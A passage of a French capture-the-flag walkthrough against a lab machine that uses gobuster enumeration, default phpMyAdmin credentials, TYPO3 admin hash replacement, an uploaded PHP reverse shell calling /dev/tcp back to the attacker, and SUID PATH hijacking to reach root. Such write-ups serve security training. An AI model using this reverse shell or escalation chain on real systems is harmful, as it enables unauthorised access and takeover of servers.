/todo                (Status: 403) [Size: 277]
/TODO                (Status: 403) [Size: 277]
/typo3               (Status: 301) [Size: 312] [--> http://192.168.1.10/typo3/]
/typo3conf           (Status: 301) [Size: 316] [--> http://192.168.1.10/typo3conf/]
/typo3temp           (Status: 301) [Size: 316] [--> http://192.168.1.10/typo3temp/]
/typo3_src           (Status: 403) [Size: 277]
/vendor              (Status: 403) [Size: 277]
/vendors             (Status: 403) [Size: 277]
/WS_FTP.LOG          (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Nous avons beaucoup de ressources mais peu de droits, les seules auxquelles nous pouvons potentiellement accéder sont fileadmin, typo3, typo3conf et typo3temp.

Commençons par analyser fileadmin :




Mais il semble que le serveur typo3 nous interdit l'accès à cette page, continuons donc :




Et nous trouvons cette page avec un login et mot de passe déjà sélectionnés.

Un login étant jfoirjfri& et un mot de passe étant nfororvo, un mot de passe affiché un modifiant la valeur du type password en texte dans le code html en inspectant la page.

```
<input id="t3-password" class="form-control input-login t3js-clearable t3js-login-password-field" type="text" name="p_field" value="" aria-label="Password" placeholder="Password" required="required" data-rsa-encryption="t3-field-userident"> event
```




Mais sont-ils corrects ?



Non, et les autres ressources typo3conf et typo3temp sont également des culs de sac.


Analysons les trois ports restants en commençant par le port 8000 :




La page sert de lien vers typo.local auquel nous ne pouvons pas accéder, et logiquement, effectuer une analyse gobuster au moyen de la commande *gobuster dir -u http://192.168.1.10:8000 -w /usr/share/dirb/wordlists/common.txt* n'est pas concluante :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10:8000 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://192.168.1.10:8000/9c5b2f53-9485-40fc-845a-e94d08b3be92 => 302 (Length: 2
th
```

En ajoutant la ligne *192.168.1.10:8000 typo.local* dans le fichier /etc/resolv.conf de la machine attaquante puis en tentant à nouveau, voici la page sur laquelle nous tombons :



La page semble être une sorte d'accueil à un utilisateur typo3, et effectivement, nous pouvons accéder à la page de login typo3 :




Et nous retrouvons également les autres ressources présentes sur le port 80. Mais mis à part cela, rien de plus…

En analysant le port 8080, nous obtenons une simple page blanche, tentons d'effectuer une analyse gobuster au moyen de la commande *gobuster dir -u http://192.168.1.10:8080 -w /usr/share/dirb/wordlists/common.txt* :


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10:8080 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 0]
/phpinfo.php          (Status: 200) [Size: 95880]
/server-status        (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Tentons d'analyser cette page phpinfo.php :



Après analyse, il y a beaucoup d'informations intéressantes mais aucune qui fait avancer concrètement notre histoire…


Le dernier port est 8081, analysons le donc :




Un simple message de bonjour, utilisons l'habituel gobuster afin de trouver de potentielles ressources cachées, la commande utilisée est *gobuster dir -u http://192.168.1.10:8081 -w /usr/share/dirb/wordlists/common.txt* :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.10:8081 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.10:8081
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 6]
/phpmyadmin           (Status: 301) [Size: 324] [--> http://192.168.1.10:8081/phpmyadmin/]
/server-status        (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Et enfin une avancée concrète ! Un serveur phpmyadmin vient de potentiellement être trouvé, analysons le donc de plus prêt :




Nous avons un serveur phpmyadmin par défaut, testons donc la combinaison login/mot de passe par défaut qui est root/root :



Et bingo, nous sommes administrateur du serveur de base de données, d'ailleur, la base de données TYPO3 semble intéressante, analysons la :

uid	pid	tstamp	crdate	cruser_id	deleted	disable	starttime	endtime	description	username	avatar	password
1	0	1585493609	1585481129	0	0	0	0	0	{admin}:-)	admin	0	$argon2id$v=19$m=65536,t=16,p=2$Q2E3NG1YeTE5NkkxSi...
2	0	1585494245	1585493674	1	0	0	0	0		user	0	$argon2id$v=19$m=65536,t=16,p=2$Wk5CQVhNYkljL3YzL3...

Nous trouvons des utilisateurs et leurs mot de passe hachés, et c'est là que nous nous rendons compte que nous n'avons pas essayé la combinaison login/mot de passe très simple qu'est user/user :



Et ça fonctionne, il ne faudra plus commettre cette même erreur à nouveau…


D'ailleur, il y a un utilisateur admin mais le mot de passe n'est évidemment pas admin…

Puis petit tour de passe-passe, nous remplaçons le hash du mot de passe d'admin par celui d'user afin que le mot de passe d'admin devienne user :

username	avatar	password
admin	0	$argon2id$v=19$m=65536,t=16,p=2$Wk5CQVhNYkljL3YzL3...
user	0	$argon2id$v=19$m=65536,t=16,p=2$Wk5CQVhNYkljL3YzL3...

Evidemment, nous conservons une sauvegarde du hash remplacé afin de ne pas le perdre…


Et nous sommes admin :




Tentons d'injecter un fichier de reverse shell malveillant dans la section filelist de typo3 sachant que le code ne change pas par rapport aux machine précédentes et reste donc :

```
<?php
/*
Plugin Name: BOUGHLEM Bilel Reverse Shell
Description: C'est ce plugin qui nous permettra d'avoir un shell avec un utilisateur ordinaire (plus ou moins).
*/
exec('/bin/bash -c "bash -i >& /dev/tcp/192.168.1.11/6666 0>&1"');
?>
```


Mais ça ne fonctionne pas, le nom du fichier n'est pas accepté et c'est sûrement à cause de l'extension du fichier (php) dont le caractère malveillant a été anticipé…




Et après quelques temps passés à explorer le site et faire des recherches, nous trouvons la configuration qui restreint le nom du fichier :



Supprimons le donc ! (en le conservant quelque part malgré tout)



Et le fichier est donc accepté, exécutons le donc au travers de fileadmin :



Et une fois cela fait, nous mettons la machine attaquante en écoute sur son port 6666 au moyen de la commande nc -lvnp 6666 puis attendons :

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.10] 49472
bash: cannot set terminal process group (432): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rtm09:/var/www/html/typo3/fileadmin$
```

Et nous obtenons un shell avec l'utilisateur www-data !

Puis trouvons le premier flag contenu dans user.txt :

```
www-data@rtm09:/var/www/html/typo3/fileadmin$ cd ~
cd ~
www-data@rtm09:/var/www$ ls
ls
html
user.txt
www-data@rtm09:/var/www$ cat user.txt
cat user.txt
ef291d844285d930fda3084bb2be185f
```

Le premier flag est donc ef291d844285d930fda3084bb2be185f.

9.2 - Obtention du second flag

Comment pourrions nous obtenir le second flag sachant qu'il requiert des droits root :

```
www-data@rtm09:/var/www$ cd /root
cd /root
bash: cd: /root: Permission denied
```

Quelles sont les commandes sur lesquelles nous avons des privilèges de superutilisateur ? Nous le saurons au moyen de la commande *sudo -l* :

```
www-data@rtm09:/var/www$ sudo -l
sudo -l
bash: sudo: command not found
```

Ou pas, une autre alternative est la commande *find / -perm -4000 2>/dev/null* :

```
www-data@rtm09:/var/www$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/apache2-restart
/usr/local/bin/phpunit
```

Les commandes apache2-restart et phpunit sont suspectes et sont probablement celles qui vont nous permettre d'obtenir le flag root, mais comment ?

C'est ce que nous tenterons de savoir en analysant leur manière de fonctionner, nous utiliserons les commandes *strings /usr/local/bin/phpunit > /tmp/du23c.txt* et *strings /usr/local/bin/apache2-restart > /tmp/du32c.txt* afin d'extraire et afficher nos deux fichiers qui sont binaires :

```
www-data@rtm09:/var/www$ strings /usr/local/bin/phpunit > /tmp/du23c.txt
strings /usr/local/bin/phpunit > /tmp/du23c.txt
www-data@rtm09:/var/www$ strings /usr/local/bin/apache2-restart > /tmp/du32c.txt
<ngs /usr/local/bin/apache2-restart > /tmp/du32c.txt
```

Et voici nos deux fichiers :

```
www-data@rtm09:/var/www$ cd /tmp
cd /tmp
www-data@rtm09:/tmp$ ls
ls
du23c.txt
du32c.txt
```

A la lecture, le fichier du23c.txt qui correspond à phpunit est beaucoup trop long et complexe, nous nous concentrons donc sur le fichier du32c.txt qui correspond à apache2-restart :

/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
service apache2 start
GCC: (Debian 4.4.5-8) 4.4.5
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag

.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.ctors
.dtors
.jcr
.dynamic
.got
.got.plt
.data
.bss
.comment
call_gmon_start
crtstuff.c
__CTOR_LIST__
__DTOR_LIST__
__JCR_LIST__
__do_global_dtors_aux
completed.6341
dtor_idx.6343
frame_dummy
__CTOR_END__
__FRAME_END__
__JCR_END__
__do_global_ctors_aux
suid-shellshock.c
*_GLOBAL_OFFSET_TABLE_*
__init_array_end
__init_array_start
_DYNAMIC
data_start
__libc_csu_fini

```
_start
__gmon_start__
_Jv_RegisterClasses
_fini
__libc_start_main@@GLIBC_2.2.5
system@@GLIBC_2.2.5
setresuid@@GLIBC_2.2.5
_IO_stdin_used
__data_start
__dso_handle
__DTOR_END__
__libc_csu_init
setresgid@@GLIBC_2.2.5
__bss_start
_end
_edata
main
_init
```

En l'analysant de plus près, nous remarquons une faille dans le code :

```
service apache2 start
```

Une faille car le chemin de service est relatif au lieu d'absolu, ce qui signifie que nous pouvons tromper le code en créant notre propre fichier service :

```
echo /bin/bash > /tmp/service
chmod +x /tmp/service
export PATH=/tmp:$PATH
```

Ces trois commandes créent un script malveillant et modifient l'environnement d'exécution pour détourner la commande service. La première crée un fichier exécutable nommé service dans /tmp, qui exécute un /bin/bash pour obtenir un shell si ça fonctionne. La deuxième rend ce fichier exécutable. La troisième modifie la variable d'environnement PATH pour que le système priorise le répertoire /tmp lors de l'exécution de commandes, forçant ainsi l'utilisation de ce faux service au lieu de l'original.

Et nous obtenons un shell root :

```
www-data@rtm09:/var/www$ chmod +x /tmp/service
chmod +x /tmp/service
www-data@rtm09:/var/www$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@rtm09:/var/www$ apache2-restart
apache2-restart
ls
html
user.txt
whoami
root
```

Et nous pouvons donc obtenir le flag :

```
cd /root
ls
root.txt
cat root.txt
Best of Luck
$2y$12$EUztpmoFH8LjEzUBVyNKw.9AKf37uZWPxJp.A3aap2ff0LbLYZrF
1fdc1fdbb4cc4a356b18403fc605380a
```

Le second flag est donc 1fdc1fdbb4cc4a356b18403fc605380a.

Mais nous remarquons également le hash suivant :

